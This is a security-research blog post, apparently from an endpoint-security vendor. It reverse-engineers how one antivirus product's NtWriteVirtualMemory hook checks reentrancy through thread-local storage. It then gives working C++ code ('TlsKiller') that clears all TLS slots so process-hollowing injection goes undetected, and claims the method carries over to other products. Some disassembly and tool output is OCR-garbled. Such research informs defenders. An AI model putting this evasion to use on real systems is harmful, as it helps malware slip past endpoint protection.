
Evading EDR Detection with Reentrancy Abuse

deepinstinct.com/blog/evading-antivirus-detection-with-inline-hooks

October 27, 2021



Learn more

October 27, 2021 | Asaf Gilboa

Cybercriminals have developed a diverse toolset to uncover vulnerabilities and repurpose existing software features to find entry points through cyber defenses. In this blog, we'll explore a new way to exploit reentrancy that can be used to evade the behavioral analysis of EDR and legacy antivirus products.

While the technique we'll examine focuses on a single-hooked API, this method of evasion can be used against almost any antivirus tool's hooks by reverse-engineering the AV product to allow a bypass and custom-tailoring the bypass method.

Most antivirus and <u>endpoint detection and response (EDR)</u> products focus on scanning and detection, with some leveraging additional capabilities on top of their file scanning mechanism to detect malicious activity.

One of these capabilities involves tracking processes in-memory through behavioral analysis or heuristics. In short, the antivirus solution will detect or prevent certain behaviors that are deemed to be malicious, such as dumping credentials from memory or injecting code into another process. Finding these malicious activities helps the antivirus software detect a threat that isn't caught by the file-scanning capability. It is also useful when the file hash is not blacklisted, or the <u>attack is fileless</u>.


In order to find malicious behavior in process, an antivirus product will usually have its own DLL loaded into every process via its signed kernel driver on process startup. Once loaded, this DLL will then place hooks on the APIs that require tracking.

For code injection, kernel32.dll's functions including "CreateRemoteThread," "VirtualAllocEx," and "WriteProcessMemory" will most frequently be used. Most of the time security vendors will prefer to hook the lowest-level API possible, such as hooking "NtWriteVirtualMemory" inside ntdll.dll instead of "WriteProcessMemory." This is done for programs that do not call the higher-level APIs, which can limit the heuristics' ability to catch malicious behavior.

What is Inline Hooking?

Userland hooks is a very popular way for antivirus tools to inspect the behavior of a process. Hooking is the process of intercepting a function call. As the guardian of the endpoint, intercepting calls to various APIs allows the antivirus product to not only detect, but also to prevent unwanted or suspicious activity. This is done most by inline hooking (sometimes known as detouring).

Here is how inline hooking works:




Hooking and Reentrancy

A very common problem that occurs when hooking Windows APIs is reentrancy. This occurs when a thread calls a hooked API, and the hook then calls another hooked API, or even that same hooked API (either directly or indirectly). This process can lead to unnecessary overhead—and can also lead to an infinite recursion.

Reentrancy issues are a significant challenge for antivirus tools because using hooks on every single process can cause severe stability issues, freezing, and other performance problems. A common approach to this is to be careful about what code to write in the hook itself and make sure to not call any other API (directly or indirectly); this method limits what behaviors can be monitored. However, a more elegant solution is simply to check for reentrancy. In this approach the hook's trampoline will be called directly if reentrancy is detected, skipping whatever checks and logic the hook usually goes through in its process.

Below is a diagram to show the flow of a reentrancy-friendly hook:



Technical Explanation

Locating Hooks

For this next section we will play the part of the attacker and walk through the steps that one would take to evade antivirus with one line of code.

The first step to locate a hook is to determine what APIs are hooked. <u>HookShark</u> is a terrific tool to detect inline hooking. It provides a quick way to find what APIs a security vendor hooks.

p	Image	~			<[4764]notepad.exe>	
(58-40)	Mcrosoft Photos.eve		Module/Object	Object Base	Object Size	Path
[4462] [8584]	MicrosoftEdge.exe		Constrained and make	0x0000038E E1700000	By00000000 0000 3000	C: Windows @ystem32/en-US (yotepad.exe.m.
0158-6	MccearfEdge(2.exe		locale.nls	0+0000028E E3900000	0+00000000 00009000	C: Windows Bystem 32/iocale.nls
(2340)	McrosoftEdgeSH.eve		Constant and must	0x0000038E E5230000	8x00000000 000 \$4000	C: Windows System Resources Insteroad, even
(1564)	mongod.exe		Sorthefault.r/s	0x0000028F F5280000	0x0000000 00138000	C. Windows Globalization (Sorting SortDefault)
057280	madic.exe		StatuCache.dat	0x00000.388 55200000	8x0000000001260000	C: Windows Fonts/StaticCache.dat
[4764]	notepad.exe		R 20000000000	0x0000028E ENF 70000	0+00000000 00007000	C. Windows Wegstration W300000000006. db
0.000	mbd.exe		aleacor.dl	0x0000028E E2090000	8x00000000 00002000	C: Windows @vstem32/pieaccoc.dl
(8036)	mtad.exe		2 notepad.exe	0x00007775 C3A00000	0x00000000 00038000	C/Windows\system32\notepad.exe
[7628]	OneDrive.exe*32		Sevil 777528330	0x000077FE 28330000	0x00000000 000 10000	
(105444)	OpenConsole.exe		P descr.4	0x00007FFE 442-40000	0x00000000 00066000	C/Windows/Evstern32/pleace.dll
(1726)	ProcessHacker.exe		F CONCT.32.4	0x0000777E 40080000	0x00000000 00298000	C:/Windows/WinSxS'jand64_microsoft.window
[3584]	ProductAgentService.ex		elsert.dl	0x000077FE 48420000	0x00000000 00000000	C:Windows@vsten32/efswrt.dl
[1704]	Runtimethoker.exe		TextShaping.dl	0x0000799E 53C70000	0x00000000 000AC000	C:/Windows/avstern32/TextShaping.dll
[2544]	Runtmethoker.exe		E textrouthanes	0x0000799E 59E50000	evosooooo oosFcooo	C: Windows (DYSTEH32) bestings of amework of
[6236]	Runtmethoker.exe		E MR.d	0x000077FE 56080000	0x00000000 000 120000	C:/Windows/System32/MPR.dll
[7120]	Runtmethoker.exe		MinCarel.dl	0x000077FE 56 sC0000	0x00000000 000F-4000	C: Windows (System 32) HmCoreR.dll
[7246]	Runtmethoker.exe		P. Approved	0x00007FE 57790000	0x00000000 000 12000	C:/Program Files/Avast Software (Avast/Jasvho
(78-48)	Runtmethoker.exe		Initiati approve di	0x000077FE 63F60000	0x00000000 00208000	C: Windows (System 32) (winapi, appcore, dll
[8256]	Runtmethoker.exe		vintypes.dl	0x00007FE 647E0000	0x00000000 00156000	C:/Windows/prs7EM32/wintspes.dl
[16660]	Runtmethoker.exe		CareLtCompone	0x000077FE 658F0000	0x00000000 00352000	C:/Windows/Eystem32/CoreUtComponents.dl
[9580]	Runtmethoker.exe		CoreMessaging.dl	0x000077FE 65FD0000	0x00000000 000#2000	C:/Windows/Dystem32/CoreMessaging.dll
E101+4			D untrene.dl	0x000077FE 66475000	0x00000000 0009F000	C:/Windows/pystem32/uxtheme.dll
Personal	Surfinational and		2			

For this example, when Notepad is launched, pressing "Scan this process" shows these results:

HookShark64 BETA 0.1 | Running on [VER 10.0 () x86 | 4 Cores]

Nooked/Modified Object	Hook Redirection/Onfo	Type of Hook	Original Instruction / Bytes	New Instruction / Byte
(4764) notepad.exe->USER32.dllSet/lindovsHookEx///	0x00007FFE6A1EB0F0 => [0x00007FFE2B33	Inline - Detour [98	sub rsp, 38h	mp 7FFE28330958h
[4764] notepad.exe->ntdll.dll1NtQueryEnformationProcess	0x00007FFE6834C0A0 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	mp 7FFE28330658h
(4764) notepad.exe->ntdl.dll2wMapilewOfSection	0x00007FFE6834C280 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	(mp 7FFE28330238h
4764] notepad.exe->-ntdl.dl1NtTerminateProcess	0x00007FFE6834C300 => [0x00007FFE2833	Inline - Detour [8.8	movir10, rex	mp 7FFE28330838h
4764] notepad.exe->ntdl.dliNtOpenSection	0x00007FFE6834C460 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	Imp 7FFE28330778h
4764] notepad.exe->ntdl.dliNtWriteVrtuaMemory	0x00007FFE6834C4C0 => [0x00007FFE2833	Inline - Detour [8.8	movir10, rex	Imp 7FFE28330178h
474] notepad.exe->ntdl.dliNtOpenEvent	0x00007FFE6834C580 => [0x00007FFE2833	Inline - Detour [8 8	mov r 10, rcx	jmp 7FFE28330479h
4764] notepad.exe->ntdl.dliNtCreateEvent	0x00007FFE6834C680 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rex	Imp 7FFE283302F8h
4764] notepad.exe->ntdl.dll2wCreateSection	0x00007FFE6834C6C0 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	mp 7FFE28330718h
4764] notepad.exe->ntdl.dl/2wProtectVirtuaMemory	0x00007FFE6834C780 => [0x00007FFE2833	Inline - Detour [8 8	mov r 10, rcx	Imp 7FFE283301208h
4764] notepad.exe->ntdl.dliNtResumeThread	0x00007FFE6834C7C0 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	mp 7FFE28330298h
4764] notepad.exe->ntdl.dll2wCreateMutant	0x00007FFE6834D3D0 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	mp 7FFE28330358h
4764] notepad.exe->ntdl.dll2wCreateUserProcess	0x00007FFE6834D670 => [0x00007FFE2833	Inline - Detour [8.8	mov r10, rex	Imp 7FFE28330418h
4764] notepad.exe->ntdl.dliNtOpenMutant	0x00007FFE6834E1F0 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	mp 7FFE283304D8h
4764] notepad.exe->ntdl.dll2wOpenSemaphore	0x00007FFE6834E2D0 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	Imp 7FFE28330538h
4764] notepad.exe->ntdl.dliNtOpenThread	0x00007FFE6834E330 => [0x00007FFE2833	Inline - Detour [8 8	mov r10, rcx	mp 7FFE283307D8h
4764] notepad.exe->ntdl.dl/2wSuspendProcess	0x00007FFE6834F400 => [0x00007FFE2833	Inline - Detour [8 8	mov r 10, rcx	jmp 7FFE28330898h
4764] notepad.exe->ADVAP132.dllCryptImportKey	0x00007FFE695266A0 => [0x00007FFE2833	Inline - Detour [78	imp gword ptr [bth]	Imp 7FFE283308F8h
4764] notepad.exe->ADVAP132.dllLogonUserW	0x00007FFE695285D0 => [0x00007FFE2833	Inline - Detour [78	mov r11, rsp	Imp 7FFE28330A78h
4764] notepad.exe->ADVAP132.dllCryptDupicateKey	0x00007FFE6953DEB0 => [0x00007FFE2833	Inline - Detour [78	imp gword ptr (bth)	Imp 7FFE28330C58h
4764] notepad.exe->ADVAP132.dllCryptGerKey	0x00007FFE6953DF70 => [0x00007FFE2833	Inline - Detour [78	imp qword ptr [bh]	mp 7FFE28330898h
4764] notepad.exe->ADVAPI32.dllLogonUserA	0x00007FFE695578F0 => [0x00007FFE2833	Inline - Detour [78	mov r11, rsp	Imp 7FFE28330A18h
4764] notepad.exe->ADVAP132.dllLogonUserExA	0x00007FFE69557DE0 => [0x00007FFE2833	Inline - Detour [78	mov r11, rsp	mp 7FFE28330ADBh
(4764) notepad.exe->ADVAP132.dllLogonUserExW	0x00007FFE69557E40 => [0x00007FFE2833	Inline - Detour [78	mov r11, rsp	mp 7FFE28330838h
4764] notepad.exe->ntdl.dl/LdrLoadOl	0x00007FFE682E4380 => [0x00007FFE2833	Inline - Detour [6 8	mov gword ptr (rsp+10h)	Imp 7FFE28330688h
4764] notepad.exe->ntdll.dllRtDecompressBuffer	0x00007FFE683A5180 => [0x00007FFE2833	Inline - Detour [6 8	mov gword ptr [rsp+08h]	mp 7FFE28330598h
4764] notepad.exe->USER32.dllGetClpboardData	0x00007FFE6A1E8170 => [0x00007FFE2833	Inline - Detour [6 8	mov gword ptr (rsp+08h)	Imp 7FFE28330988h
4764] notepad.exe->-ntdl.dliNtCreateSemaphore	0x00007FFE6834D550 => [0x00007FFE2833	Inline - Detour [58	mov r 10, rex	mp 7FFE28330388h
(4764) notepad.exe->USER.32.dll:Set/lindowsHookExA	0x00007FFE6A20F3A0 => [0x00007FFE2B33	Inline - Detour [12	sub rsp, 38h	Imp 7FFE283308F8h
(4764) notepad.exe->ntdl.dllRtQueryEnvironmentVariable	0x00007FFE682D4C80 => [0x00007FFE2833	Inline - Detour [10	mov gword ptr [rsp+20h]	Inp 7FFE283309F8h

An API that caught our attention is NtWriteVirtualMemory, which is used for process injection techniques. As the attacker, we will determine if the antivirus would detect the attempt at process hollowing (using the project here: <u>https://github.com/m0n0ph1/Process-Hollowing</u>). As we can see, it was detected:

Administrator: Command Promy × + ∨			- (o x	ţ
<pre>Microsoft Windows [Version 10.0.19041.508] (c) 2020 Microsoft Corporation. All rights reserv C:\Users\Windows>*C:\Users\Windows\Desktop\Proces Creating process Opening source image Unmapping destination section Allocating memory Source image base: 0x004000000 Postination image base: 0x00930000 Relocation delta: 0x00530000 Writing headers Writing .text section to 0x00950000 Writing .data section to 0x00950000 Writing .data section to 0x00950000 Writing .odcf section to 0x00950000 Writing .rsrc section to 0x00950000 Writing .reloc section to 0x00950000 Writing .reloc section to 0x00950000 Writing image Getting thread context Setting thread context Resuming thread</pre>	ghts reserved.				
Process hollowing complete C:\Users\Windows> Threat name IDPALEXA 53			setails ~		
e. (oacta (nationar	File path	C\Users\Windows\Desktop\ProcessHollowing.exe			
	Process	C:\Windows\Sys\WOW64\cmd.exe			
	Detected by	Behavior Shield			
	Status	Blocked			


The second step is to determine where the hook sits. Luckily for us, the hook is inside the antivirus' injected DLL – aswhook.dll.

0:000:x86> u ntdll_77380000!NtWriteVirtualMemory ntdll_77380000!NtWriteVirtualMemory: 773f19c0 e97b1007fd jmp aswhook+0x2a40 (74462a40) 773f19c5 ba70714077 edx,offset ntdll 77380000!Wow64SystemServiceCall (77407170) mov 773f19ca ffd2 call edx 14h 773f19cc c21400 ret 0:000:x86> lmDvmaswhook Browse full module list start module name end 74460000 7446e000 aswhook (no symbols) Loaded symbol image file: aswhook.dll Image path: C:\Program Files\ \x86\aswhook.dll Image name: aswhook.dll Browse all global symbols functions data Timestamp: Fri Oct 2 12:02:11 2020 (5F76EC93) CheckSum: 0001B63F ImageSize: 0000E000 File version: 20.8.5684.0 Product version: 20.8.5684.0 File flags: 0 (Mask 3F) File OS: 40004 NT Win32 File type: 2.0 D11 File date: 0000000.0000000 Translations: 0409.04b0 Information from resource tables: CompanyName: ProductName: InternalName: aswhook OriginalFilename: aswhook.dll ProductVersion: 20.8.5684.0 FileVersion: 20.8.5684.0 SpecialBuild: 02e187e2256fbbb8e2b3189a6cb1553b7648b271 FileDescription: Hook Library LegalCopyright: Copyright (C) 2014

Disassembling the Hook

Now that we know what file to disassemble, it should be very easy to open IDA and locate the hook.

This is the function as seen in IDA:



Now, we know this a hook for the function "NtWriteVirtualMemory," so this should be what the API looks like:


```
NTSTATUSNtWriteVirtualMemory(
INHANDLEProcessHandle,
INPVOIDBaseAddress,
INPVOID Buffer,
INULONGNumberOfBytesToWrite,
INOUTPULONGNumberOfBytesWritten);
```


Now, we can simply change the function's definition and name:



This will be easier to disassemble now that we know the type definitions of all the arguments.

The hook looks like this:






Here is the decompiled version:



As we can see, there are four conditional jumps being made before the hook logic starts. At least one of them should be the reentrancy check. If any of the conditions are met, the trampoline will be called directly, skipping the logic of the hook. As we see in the first screenshot, the first conditional jump checks whether ProcessHandle is a pseudo-handle (-1) to the current process. Since that isn't very helpful, let's see what the three other conditions are.



As we see in this screenshot, var_4 is a pointer to an integer. If sub_10006820 returns something other than 0x0, or if var_4 is NULL or the value inside var_4 is 0x1, a conditional jump will occur.

We can deduce that sub_10006820 sets the value of var_4, probably according to the value stored in dword_10008060. Let's disassemble it:

	.text:10006820
	.text:10006820
	.text:10006820 ; Attributes: bp-based frame
	.text:10006820
	.text:10006820 sub_10006820 proc near
	.text:10006820
	.text:10006820 arg_0= dword ptr 8
	.text:10006820 arg_4= dword ptr 0Ch
	.text:10006820
	.text:10006820 push ebp
	.text:10006821 mov ebp, esp
	.text:10006823 mov eax, [ebp+arg_0]
	.text:10006826 mov edx, large fs:18h
	.text:1000682D mov ecx, [eax]
	.text:1000682F cmp ecx, 40h ; '@'
	.text:10006832 jnb short loc_10006844
i 🖬 🖂	
text:10006834 mov	eax, [ebp+arg_4] .text:10006844
text:10006837 mov	ecx, [edx+ecx*4+0E10h] .text:10006844 loc_10006844:
text:1000683E mov	[eax], ecx .text:10006844 cmp ecx, 440h
text:10006840 xor	eax, eax .text:1000684A jb short loc_1000685
text:10006842 pop	ebp
text:10006843 retn	


First, we know inside fs:18h is the TEB (Thread Environment Block), so after we added "_TEB" struct definition to IDA, we can now see something pretty interesting:

	💶 🚅 🖼		
	.text:10006820		
	.text:10006820		
	.text:10006820 ; Attrib	utes: bp-based frame	
	.text:10006820	-	
	.text:10006820 sub_1000	6820 proc near	
	.text:10006820		
	.text:10006820 arg_0= d	word ptr 8	
	.text:10006820 arg_4= d	word ptr OCh	
	.text:10006820		
	.text:10006820 push	ebp	
	.text:10006821 mov	ebp, esp	
	.text:10006823 mov		
	.text:10006826 mov	edx, large fs:18h	
		ecx, [eax]	
		ecx, 64	
	.text:10006832 jnb	short loc_10006844	
	•		•
📕 🛃 🖼	-	1 🚨 🚄 🖂	
.text:10006834 mov	eax, [ebp+arg 4]	.text:10006844	
.text:10006837 mov	ecx, [edx+ecx*4+ TEB.TlsSlots]	.text:10006844 loc	10006844:
.text:1000683E mov	[eax], ecx	.text:10006844 cmp	
.text:10006840 xor	eax, eax	.text:1000684A jb	short loc_10006853
.text:10006842 pop	ebp	·	
.text:10006843 retn	-		

In 0x10006837 we see that ecx is using an index in the TEB's TIsSlots member. This refers to TLS – Thread Local Storage (see note #1).

The TEB.TIsSlots array size is 64. But what if a program wants to allocate a TLS slot in the 65th index? In 0x1000682F, we see ecx being compared to the value 64. So, this translates roughly to the following C code:

In 0x10006844 ecx is being compared to 1088. IDA doesn't offer any known constants for this seemingly arbitrary value. If we continue with the disassembly, however, this makes more sense:



The instruction at 0x10006853 refers to edx again, which we know to be a pointer to TEB. This means that [edx+0F94h] translates to TEB.TIsExpansionSlots.

Going back to the previous question – if a program calls TIsAlloc() after all the slots of the TEB.TIsSlots array are already allocated, TIsAlloc() will internally allocate memory on the heap via RtIAllocateHeap() and set TEB.TIsExpansionsSlots member to that allocated memory's address. This gives the thread an additional 1024 TLS slots it can use. If there's an attempt to write to a TLS slot whose index is above 64, it will write to the allocated memory on the heap instead of the TEB.TIsSlots array.

So, now the number 1088 makes sense – it's just the result of 1024 (number of available slots in the TIsExpansionSlots that are stored on the heap) + 64 (number of available slots in the TIsSlots that are stored directly inside the TEB). So, if the value stored in dword_10008060 is above 1088, it's considered an illegitimate index.

While we may be tempted to propose a solution where our malicious program allocates all the 1088 TLS slots in order for this subroutine to return STATUS_INVALID_PARAMETER, this solution isn't possible because the vendor's DLL allocates an index once it loads into the process, which is too early for us to intercept.

Back to the code – if the conditional jump at 0x1000685B happens, the value inside arg_4 will be set to 0x0. This roughly translates to the following C code:

```
if (TEB.TlsExpansionSlots == NULL)
     *arg_4 = 0x0;
```

So now that we know how the value arg_4 is set, we can go back here:

📕 🚅 🖼		
.text:10002A5E lea	eax, [esp+10h+TlsValue]	
.text:10002A62 push	eax	
.text:10002A63 push	offset g TlsIndex	
.text:10002A68 call	sub_10006820	
.text:10002A6D add	esp, 8	
.text:10002A70 test	eax, eax	
.text:10002A72 js	short loc_10002AC2	
	¥	
📕 🚄 🖂		
.text:10002A74 mov eax, [esp+10h+TlsValue]		
.text:10002A78 test	eax, eax	
.text:10002A7A jz	short loc 10002AC2	
	í 🐳	
💴 🚄 🖼		
.text:10002A7C cmp	byte ptr [eax], 1	
.text:10002A7F jz	short loc_10002AC2	
	•	
🚨 🖆 🖼		
.text:10002A81 mov	byte ptr [eax], 1	
-		

We now know that var_4 is the value stored in the TLS slot, so we'll rename it TIsValue. We also know dword_10008060 is a pointer to a TLS index, so we'll rename it g_TIsIndex.

This roughly translates to the following C code:

The instruction at 0x10002A81 sets the value stored at *TIsValue to 0x1. Later, we can see this value is set back to 0x0 (at 0x10002ABF):

.text:10002AB0 js short loc_10002AC2
.text:10002AB2 mov eax, [esp+10h+TlsValue
.text:10002AB6 test eax, eax
.text:10002AB8 jz short loc_10002AC2
🚽 🖵 🛶 🦏
🛄 🚅 🖂
.text:10002A8A cmp byte ptr [eax], 0
.text:10002ABD jz short loc_10002AC2
.text:10002ABF mov byte ptr [eax], 0
🛄 🚅 🔤
.text:10002AC2
.text:10002AC2 loc_10002AC2:
.text:10002AC2 push [ebp+NumberOfBytesWritten]
.text:10002AC5 push esi
.text:10002AC6 push [ebp+Buffer]
.text:10002AC9 push [ebp+BaseAddress]
.text:10002ACC push edi
.text:10002ACD call dword_100088A8
.text:10002AD3 cmp byte_1000895C, 0
.text:10002ADA mov esi, eax
.text:10002ADC jz short loc_10002AF0

To recap, the security vendor accesses a TLS slot via a global variable to store an address which points to a Boolean value, which, if set to FALSE will cause the code to perform the hook's logic, and if it is TRUE, it will skip it and go straight to the trampoline. Once it finishes doing the hook's logic it will reset the Boolean value back to FALSE.

Exploiting the Reentrancy Mechanism

If the g_TIsIndex is above 64, TIsExpansionSlots must be set to NULL so that TIsValue will also be set to NULL. If g_TIsIndex is 64 or below. TIsValue should be NULL or the Boolean value in the address stored inside of it must be set to TRUE.

Without knowing the value of g_TIsIndex we have no way of knowing which TLS slot to manipulate, so what should we do?

Our solution is to set all of the TLS slots and TIsExpansionSlots to NULL temporarily before a call to NtWriteVirtualMemory, and once we return from that call, we can restore all the TLS slots to their previous state. This is an easy solution that can be integrated with any malicious code; we simply have to slightly modify the source code of whatever offensive tools we want to use.

A more elegant solution would be to use a C++ object that will be allocated on the stack. What it will do in its constructor is back up the values of all the TLS slots and the pointer of TIsExpansionSlots and then set them all to NULL, and once its destructor is called then it will restore the original values of all of the TLS slots and the pointer of TIsExpansionSlots.

This action looks like this:


```
TlsKiller::TlsKiller()
1
    // Get TEB
    _TEB* Teb = NtCurrentTeb();
     _PEB* Peb = Teb->ProcessEnvironmentBlock;
    // Allocate all 64 slots for normal TLS
    this->m TlsSlots = new PVOID[TLS_MINIMUM_AVAILABLE];
    // Deal with TlsExpansionSlots by setting it to NULL
     // and saving its pointer in this object's member
    if (Teb->TlsExpansionSlots)
    {
        this->m pTlsExpansionSlots = Teb->TlsExpansionSlots;
        Teb->TlsExpansionSlots = NULL;
    3
    // Save every value in the normal TLS slots array
    for (int i = 0; i < TLS_MINIMUM_AVAILABLE; i++)</pre>
    1
        this->m TlsSlots[i] = Teb->TlsSlots[i];
        Teb->TlsSlots[i] = (PVOID)FALSE;
    }
3
// Simply do the reverse of the constructor
TlsKiller::~TlsKiller()
1
    // Get TEB
    _TEB* Teb = NtCurrentTeb();
    // Save every value in the normal TLS slots array
    for (int i = 0; i < TLS MINIMUM AVAILABLE; i++)</pre>
        Teb->TlsSlots[i] = this->m_TlsSlots[i];
    // Restore the TlsExpansionSlots member
    if (this->m_pTlsExpansionSlots)
        Teb->TlsExpansionSlots = this->m pTlsExpansionSlots;
3
```

Whenever we want to call an API that we know is hooked, we will simply create a block of code around the call to that API. Creating a block of code guarantees that TIsKiller's destructor will be called as soon as the hooked API is over. In our case we know that WriteProcessMemory ends up calling NtWriteVirtualMemory so we must put TIsKiller in the same block as WriteProcessMemory. For the sake of brevity one example is given:

printf("Writing headers\r\n");



After re-compiling and running the executable, we get this:



No complaints from the Antivirus!

One Line of Code to Evade Antivirus

It seems that by simply adding one line of code before a call to a hooked API we were able to completely evade the antivirus tool's behavioral analysis.

Depending on which attacks the antivirus aims to prevent with its memory heuristics it is possible to bypass whatever defense they will put up, as long as they use the same method of checking for reentrancy in their hooks.

Some antivirus products may devise their own methods to avoid reentrancy, and others might use TLS indexes too, which means they will also be susceptible to this attack. While they might do it differently (for example, not use the heap at all and just set the TLS slots as Boolean value or as an integer value), it will take very little effort to see if their hooks can be bypassed.

Other antivirus solutions might devise an entire mechanism altogether. It should also be noted that not all of the hooks placed by an antivirus have a mechanism to avoid reentrancy (for example NtProtectVirtualMemory is hooked but no check is done for reentrancy), so it is important to know which functions are affected by this.

Conclusion:

While Antivirus products have a high detection rate when it comes to known malware, they often prioritize stability first, requiring them to be compatible with edge-cases and overall performance. This lessens their security posture and opens up myriad possibilities for attackers. Therefore, a feature which was intended for stability can be re-purposed as a bypass method and open a path for intrusion and compromise. Further research will shed more light on which features of an antivirus can be abused.

If you'd like to learn more about Deep Instinct's industry-leading approach to stopping malware, backed by a \$3M guarantee, please download our new eBook, <u>Ransomware: Why</u> <u>Prevention is better than the Cure</u>.

Note #1: TLS Slots

TLS stands for "Thread Local Storage," which some researchers might recognize by name as a known mechanism to run code before the PE's entrypoint (TLS callbacks). This is, however, something else and unrelated.

Thread Local Storage is exactly what it sounds like – a place for threads to store their own local information in the TEB.TIsSlots array, which is an array of void pointers called TLS slots. Basically, that means that every thread has its own array which it can fill with values as it sees fit.

Since the mechanism is a bit more complicated than just accessing an array, there are 4 APIs that can be used for TLS:

TIsAlloc() – Allocates an index for the TLS. This index will be considered reserved and can be used by any thread to get and set their local values in their TEB.TIsSlots.

TIsFree(DWORD dwTIsIndex) – Releases the index allocated by TIsAlloc().

TIsGetValue(DWORD dwTIsIndex) – Returns the value stored in the thread's TEB.TIsSlots[dwTIsIndex].

TIsSetValue(DWORD dwTIsIndex, LPVOID IpTIsValue) – Sets IpTIsValue as the value in TEB.TIsSlots[dwTIsIndex].

References:

https://docs.microsoft.com/en-us/windows/win32/procthread/thread-local-storage

http://www.nynaeve.net/?p=181

https://github.com/microsoft/detours/wiki/OverviewInterception